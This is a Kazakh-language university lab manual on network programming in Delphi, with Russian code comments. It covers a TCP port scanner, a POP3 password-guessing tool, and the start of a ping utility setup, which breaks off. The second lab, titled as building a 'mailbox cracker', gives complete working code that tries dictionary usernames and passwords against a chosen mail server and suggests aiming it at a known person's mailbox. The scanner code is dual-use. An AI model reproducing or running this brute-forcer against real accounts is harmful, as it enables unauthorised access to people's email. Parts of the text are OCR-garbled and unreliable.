



Қазақстан Республикасының Білім және ғылым министрлігі
С. Торайғыров атындағы Павлодар мемлекеттік университеті
Есептеу техникасы және бағдарламау кафедрасы

ӘДІСТЕМЕЛІК НҰСҚАЛАР

Компьютерлік жүйелердің интерфейстері

050704 – Есептеу техникасы және бағдарламалық қамтамасыз ету
мамандығының студенттеріне арналған

Павлодар



БЕКІТЕМІН

ФМж/еАТ факультетінің деканы

_____ **Ж.К. Нурбекова**

200__ ж. «__» _____

Құрастырған: аға оқытушы _____ Исабеков Жанат Бейсембаевич
(қолы)

Есептеу техникасы және бағдарламау кафедрасы

«Компьютерлік жүйелердің интерфейстері» пәні бойынша
050704 – Есептеу техникасы және бағдарламалық қамтамасыз ету білім беру мамандықтары
студенттеріне арналған

Кафедра мәжілісінде ұсынылған «__» _____ 20__ ж №__ хаттамасы

Кафедра меңгерушісі _____ О. Г. Потапенко
(қолы)

“Физика, математика және ақпараттық технологиялар” факультетінің оқу әдістемелік
кеңесінде мақұлданды
«__» _____ 200__ ж. №__ хаттамасы

ӘК төрағасы _____ Ж.Г. Муканова
(қолы)

№ 1 Зертханалық жұмыс.

Тақырыбы: Желілік жүйелердің ақпаратмен толтырудың қазіргі замандағы әдістері. Порт сканерлерінің жасалынуы.

Порт дегеніміз не? Әр желілік бағдарлама старт кезінде өзіне бос порт аша алады. Алдын ала анықталған порттарды ашаштын бағдарламалар бар, мысалы FTP үшін бұл 21-ші порт, http үшін — 80-ші порт. Серверде екі сервис жүктелген жағдайды алдымызға елестетейік. Бұлар: FTP және WEB. Бұл дегеніміз серверде желі арқылы қосыла алатын екі бағдарлама жұмыс істейді. Айталық, сіз FTP-серверіне қосылғыңыз келеді және 21 портқа XXX.XXX.XXX.XXX адрес бойынша сұраныс жібересіз. Сонымен желілік порттар –бұл мүлдем көре алмайтын, виртуалды нәрсе, ал нақтырақ айтсақ, бұл желі бойынша мәліметтер кімге келетінін, бағдарламалар және ОЖ анықтайтын, жай ғана сан. Егер порттар болмаса, компьютерлер желілік сұраныстың кімге келгенін анықтай алмас еді.

Порттарды не үшін сканерлеу керек? Егер қандай порттар ашық екенін білсек, онда жойылған компьютерде қандай бағдарламалар жүктелгенін білуге болады.

Порттар қалай сканерленеді? Бұны түсіну үшін екі компьютерді қоса алатын процесті елестету керек. Желіде екеуі қосылғысы келсе, онда оның біреуі басқасына порт номерімен сұраныс жібереді. Бұл порт бойынша қандай бағдарламаға қосылатынын басқа жақ анықтайды. Егер қандай да бір қосымша керекті портты ашса және қосылуды күтсе, онда сұраған мүмкіндік сәтті өткені туралы жауап алады.

Енді бос сөзден іске кірісейік. Delphi- ді жүктеңіз. Формаға келесі компоненттерді апарыңыз:

- Бір батырманы (Button1);
- Екі TLabel компоненті (Label1,Label2);
- Екі TEdit компоненті (аттарымен Edit1,Edit2);

Енді батырмада caption қасиетіне **Сканировать**, ал Label1-ға **Начальный порт**, ал Label2-ге **До** сөзін жазыңыз.




Рис. 4.5. Форма будущего сканера


Егер барлығын дұрыс істесеңіз, онда сізде 4.5 суретіндегідей болу керек. Батырманы басқаннан кейін Edit1-де көрсетілген номерден бастап, Edit2-дегі көрсетілген номерге дейін порттарды сканерлейміз.

Енді формаға ең маңызды компонентті тасымалдаймыз – **Internet** закладкасынан TCPClient.



4.6. суреті. Internet закладкасынан TCPClient.

Бағдарламалауға кірмес бұрын форманы жақсартайық. Edit1-де Text қасиетін 1-ге, ал Edit2-ге 2-ні орнатайық. Және tМемо компонентін тасымалдайық. Оны негізінен форманың қалған бос бөлігіне ұзартыңыз. Мұнда біз сканерлеу жағдайын кескіндейміз. Нәтижесінде сізде 4.7 суретіне ұқсас форма болу керек.



4.7 суреті. Порт сканерлерінің нақты аяқталған формасы.

Негізінде, код өте жеңіл және сегіз жолға сыйып кетеді. Сондықтан сіз жақын кезде сканерді істе көресіз. Алдымен **Сканировать** батырмасына onlick жағдайын жасайық. Бұл өндеуде келесіні жазыңыз(4.1 листингі):

4.1 Листинг. Порттарды сканерлеу

```

procedure TForm1.Button1Click(Sender: TObject);
var
i:Integer;
ipstr:String;
begin
ipstr:='127.0.0.1';
//Запрашиваем адрес компьютера.
if not InputQuery('Внимание', 'Введи IP-адрес', ipstr) then exit;
//Запускаю цикл
for i:=StrToInt(Edit1.Text) to StrToInt(Edit2.Text) do
begin
//Устанавливаем порт
TcpClient1.RemotePort:=IntToStr(i);
//Пытаемся его открыть
TcpClient1.Open;
//Если удалось, то сообщаем об этом
if TcpClient1.Connected then
Memo1.Lines.Add(IntToStr(i)+' открыт');
//Закрываем порт
TcpClient1.Close;
end;

```

end;


Ал енді сканердің қалай істейтінін көрейік. Var бөлімінде екі айнымалы берілген: бүтін сандық типті(integer) і және жолдық типті ipstr(string). Код блогының алдында бірінші жолда ipst айнымалысына 127.0.0.1 мәні қойылады.

Келесі жолда пайдаланушыда машинаның IP-адресі сұратылады:

```
if not InputQuery(4Attention', 'Enter IP Address', ipstr) then exit;
```

Мұнда InputQuery функциясы қолданылған. Ол кірудің стандартты терезесін шығарады(оны 4.8 суретінде көре аласыз) Функцияға үш параметр жіберіледі.

1. Терезенің тақырып мәтіні.
2. Кіру жолын кескіндейтін мәтін.
3. Нәтиже жазылатын жол типінің айнымалысы.



4.8 суреті. IP-адресінің кіру терезесі.

Егер пайдаланушы белгіні енгізіп және ОК батырмасын басса, онда функция true қайтарады, ал керісінше false қайтарады. Сондықтан мына конструкция қолданылған:

```
if not InputQuery (...) then exit;
```

Содан кейін түгел порттар әзірленетін цикл жүктеледі:

```
for i:=StrToInt(Edit1.Text) to StrToInt(Edit2.Text) do
```

Енді begin және end циклдары арасындағы сканерлеуге қарайық. Бірінші жолда біз қандай портты ашқымыз келетінге көрсетеді:

```
TcpClient1.RemotePort:=IntToStr(i);
```

Мұнда біз TcpClient1 компонентінде RemotePort қасиетіне I айнымалысында көрсетілген мәніне толтырамыз. RemotePort қасиеті жолдық болып табылады, егер TcpClient1 компонентінің Connected қасиеті true мәніне тең болса, онда қосылу жақсы болды.

Бұл жағдайда хабарды Memo1 компонентіне шығару керек:

```
Memo1.Lines.Add(IntToStr(i) + ' открыт');
```

Ең соңында – порт close әдісінің шақырылуымен жабылады. Егер біз портты ашып, жаппасақ, онда келесі жағдайда ашқан кезде қате пайда болады. Міне енді бірінші сканер дайын. Windows-та 1000 портты сканерлеу өте баяу өтеді, сондықтан 10 порттан көп емес кіші порциялармен сканерлеу керек.

Кейінірек, 1000 портты лезде сканерлейтін жылдам сканерді жазылуын көрсетемін.

Компакт-дискіде директорияда \Примеры\Глава 4\ScanPort осы бағдарламаның мысалын көре аласыз.

```
unit Unit1;
```

```
interface
```

```
uses
```

```
SysUtils, Types, Classes, Variants, QGraphics, QControls, QForms, QDialogs,  
Sockets, QStdCtrls, QExtCtrls;
```

```
type
```

```
TForm1 = class(TForm)  
    TcpClient1: TTcpClient;  
    Panel1: TPanel;  
    Button1: TButton;
```

```

Label1: TLabel;
Edit1: TEdit;
Label2: TLabel;
Edit2: TEdit;
Memo1: TMemo;
procedure Button1Click(Sender: TObject);
private
  { Private declarations }
public
  { Public declarations }
end;

var
  Form1: TForm1;

implementation

{$R *.xfm}

procedure TForm1.Button1Click(Sender: TObject);
var
  i:Integer;
  ipstr:String;
begin
  ipstr:='127.0.0.1';
  if not InputQuery('Внимание', 'Введи IP-адрес', ipstr) then exit;
  for i:=StrToInt(Edit1.Text) to StrToInt(Edit2.Text) do
  begin
    TcpClient1.RemotePort:=IntToStr(i);
    TcpClient1.Open;
    if TcpClient1.Connected then
      Memo1.Lines.Add(IntToStr(i)+' открыт ');
    TcpClient1.Close;
  end;
end;

end.

```


№ 2 Зертханалық жұмыс.

Тақырыбы: «Пошталық жәшіктерді бұзушының» жасалуы.

Пошталық жәшікпен жұмысты Indy кітапханасының негізінде құрағым келеді. Мысалды жүзеге асыру үшін бізге төрт TEdit компоненттері керек.

- NameEdit атымен — файлды көрсету үшін — аттар анықтамасы.
- // PassEdit атымен — файлды көрсету үшін ~ пароль анықтамасы.
- II serverNameEdit атымен — сервер атын көрсету үшін.
- PortEdit атымен — портты көрсету үшін.

Компоненттерді өздеріне қолайлы етіп қойыңыздар. Оны 4.9 суретінде көре аласыз.



4.9. суреті. Форманың сыртқы түрі





Рис. 4.10. Свойства компонента IdAntiFreeze



4.10 суреті. IdAntiFreeze компонентінің қасиеті

Формаға тағы бір компонент қосайық - TButton батырмасын, оны басқан кезде сөздік бойынша парольдерді таңдау басталады. Сонымен, **Indy** қалташасынан idPOP3 - POP3 хаттамасы бойынша жұмыс үшін керек компонент. Формаға **Indy Misc** қалташасынан IdAntiFreeze қоюға болады. Бұл портпен жұмыс істегенде серверден жауап күткенде бағдарлама істен шықпайтынына қарап отырады. Indy кітапханасымен жұмыс істегенде антифризді қолдану керек.

Ал енді батырманың onclick жағдайындағы өңделуді жасайық және онда келесіні жазайық (4.2 листинг).

Листинг 4.2 Парольді таңдау.

```

procedure TForm1.Button1Click(Sender: TObject);
var
LoginStrings, PassStrings:TStrings;
i, j:Integer;
begin
//Создаем массивы строк
LoginStrings:=TStringList.Create;
PassStrings:=TStringList.Create;
//Загружаем варианты — справочники имен и паролей
LoginStrings.LoadFromFile(NameEdit.Text);
PassStrings.LoadFromFile(PassEdit.Text) ;
//Устанавливаем адрес и порт сервера
IdPOP.Host := ServerNameEdit.Text;
IdPOP.Port := StrToInt(PortEdit.Text);
//Начинаем перебор
for i:=0 to LoginStrings.Count-1 do
for j:=0 to PassStrings.Count-1 do
begin
//Передаем имя и пароль компоненту
IdPOP.UserID := LoginStrings.Strings[i];
//Для Delphi 7 предыдущая строка должна быть такой:
//IdPOP.Username := LoginStrings.Strings[i];
IdPOP.Password := PassStrings.Strings[j];
//Попытка соединения.
try
IdPOP.Connect;
except
end;
//Если соединение установлено, то выводим об этом сообщение
if IdPOP.Connected then
begin
//Показываем найденный пароль
Application.MessageBox(PChar('Имя:'+LoginStrings.Strings[i]+
1 Пароль:'+PassStrings.Strings[j]), 'Пароль найден');
IdPOP.Disconnect;
Exit;
end;
end;
//Уничтожаем массивы строк
LoginStrings.Free;
PassStrings.Free;
end;

```

Енді бұл кодтың құрамын жазайық. Онда TStrings типті екі айнымалы және екі бүтін айнымалы бар. Кодтың алғашында айнымалылардың екеуі де инициализацияланады. Кез келген объектіні инициализациялау керек. Бұл кезде жадының керек аймағы бөлінеді және негізгі қасиеттер үшін бастапқы мәнге қойылады. Инициализациялау үшін айнымалыға объектіні көрсететін, create әдісін шақырту нәтижесін қою керек. Келесі кезеңде аттардың және парольдердің анықтамасы жүктеледі. Анықтамаларды мәтіндік файлдар түріне алдын ала дайындау керек. Мұндағы әрбір жол парольдің бөлек варианты немесе пайдаланушы аты болып келеді. 4.11 суретінде сіз мұндай файлды мысалды көре аласыз, онда пайдаланушы атының төрт нұсқасы жазылған. Егер сіз, сізге белгілі жәшікке пароль таңдағыңыз келсе, онда жәшіктің пайдаланушының атын бұл файлдың бір жолына жазыңыз. Негізінде, @ белгісіне дейін жазылатыны осы. Бірақ кей жағдайда толық мекен-жай қажет.




Рис. 4. 11. Пример текстового файла

Одан кейін idPOP компонентіне пошталық сервердің мекен-жайы бағдарламаға сізбен енгізілген порт беріледі. Енді біздің компонент қосылуға дайын, және таңдауды бастауға болады. Таңдау үшін бір мезгілде екі цикл жүктеледі. Олар: аттар анықтамасының құрамы бойынша және пароль анықтамасы бойынша.

```
for i:=0 to LoginStrings.Count-1 do  
for j:=0 to PassStrings.Count-1 do  
begin  
end;
```

Бұл дегеніміз, бағдарлама анықтамадан бірінші атты алады және begin және end арасында орналасқан, кодты орындайды. Содан кейін келесі ат алынады, және онымен парольдің барлық нұсқасымен процедуралар қайталанады. Келесі операторлар мен end арасында қосылу мүмкіндігі орындалады. Бірақ ағымдағы ат және пароль idPOP компонентіне беріледі. Назар аударыңыз, Delphi 6 үшін id?op компонентінде пайдаланушы атын usegio қасиетінде көрсетуге керек, ал 7-ші версиясында — бұл useuname.

Сосын қосылу мүмкіндігі орындалады, және егер ол сәтті өтсе, онда ол туралы хабарлама шығады. Назар аударыңыздар, бұл сөздер арасында қосылуды шақыру бекітілген tryexceptend. try және except сөздерінің арасында жазылған барлық кодтар мүмкін болатын жағдайлардан қорғану болып табылады.

```
try  
IdPOP.Connect;  
except  
end;
```

Егер try және except арасындағы кодты орындаған кезде қате пайда болады, онда бағдарлама ұшпайды және ешқандай хабарларды шығармайды, ал except және end арасында жазылатын кодты орындайды.




Рис. 4. 12. Результат работы в Windows XP

Компакт-дискіде \Примеры\Глава 4\Brute директориясында бұл бағдарламаның мысалын көре аласыз.

№ 3 Зертханалық жұмыс

Тақырыбы: Біздіңше пинг-понг Новые возможности системного программирования

Келесі мысал үшін бізге Delphi –дің мүмкіндіктерін кеңейту қажет. Палитрада қол жетерлік компоненттер – бұл тек негіз ғана. Сіз олардың сапасы мен санын өзіңіздің қалауыңыз бойынша өзгерте аласыз. Бұл үшін Интернет желісінде сіздер секілділермен жазылған Delphi-ге қосуға болатын компоненттер кітапханасы жеткілікті. Олардың арасында ақшаға да бар, сонымен қатар сапасына жағынан еш айырмашылығы жоқ Borland-та жазылғандар да бар. Қазір біз өзіміздің Ping утилитасын жазамыз. Оны жазу үшін бізге өте күшті және ақысыз Internet Component Suite (ICS)кітапханасы қажет. Оны сіз <http://www.rtfm.be/fpiette/indexuk.htm> адресі бойынша немесе KoMnoneHTbi\Internet\ICS директориясының кітабындағы компакт-дискіден таба аласыз.

Файлдарды өзіңіздің дискіңізге көшіріңіз, мысалы C:\components-ға, оларды архивтен шығарыңыз- олар жақын маңда сізге қажет болады. Енді Delphi-ді қосыңыз. Қосылғанда жаңа жоба пайда болады. Ол сізге қазірше керек емес, слндқытан оны жаба салыңыз (**File\Close All**). Енді Delphi көмегімен сіз желіден немесе компакт-дискіден алған кітапхананы ашу қажет. Ашуға қажет файл IcsdelXX.dpk деп аталады, мұндағы XX – сіздегі Delphi-дің орнатылған нұсқасы. Егер сізде Delphi6 немесе Delphi7 тұрса, онда Icsdel50.dpk – ны ашуға болады. Кітапханада бұл нұсқалар үшін файлдар жоқ, бірақ 5-ші еш кедергісіз орнатылады.




Рис. 4.13. Окно библиотеки компонентов

4.13 сурет. Компоненттер кітапханасының терезесі.

Сіз кітапхананы ашқанда 4.13. суреттегідей терезе пайда болады. Бұл терезеде Delphi пакетті компиляциялау және уақытша тоқтату үшін **Install** батырмасын шертіңіз. Егер сіз барлығын дұрыс орындасаңыз жаңа орнатылған компоненттер тізімімен терезе пайда болуы қажет (4.14 сурет).




Рис. 4.14. Установка завершена

Енді Delphi-де пакет файлдары қайда орналасқанын жобалар компиляциясы кезінде қажеттерді табу үшін көрсету қажет. Ол үшін **Tools** мәзірінен **Environment Options** пунктін таңдау қажет. Сіздің алдыңызда Delphi-дің өзгерту терезесі пайда болады. **Library** қосымшасына өтіңіз (4.15 сурет).




Рис. 4.15. Настройка Delphi

Library path жолына қарама-қарсы үш нүктесі бар батырманы шертіңіз, сіз 4.16 суреттегідей терезе көресіз. Терезенің төменгі жағында енгізу жолы бар. Ол жолға сіз пакетті архивтеп ашқан директорияға жолды көрсетіңіз (менде ол C:\components\Delphi\Vc32). Add батырмасын шертіңіз. Енді көптеген терезелерді ОК-ді басып жабуға болады.




Рис. 4.16. Добавление директории пакетов

4.16 сурет. Пакеттер директориясын қосу.

Компоненттер палитрасында жаңа **FPiette** қосымшасы пайда болды. Бұл кітапхананың барлық компоненттері өте жылдам және жақсы. Мені көрген жалғыз кемшілік – FTPClient компоненті жұмыс істемей қала береді.


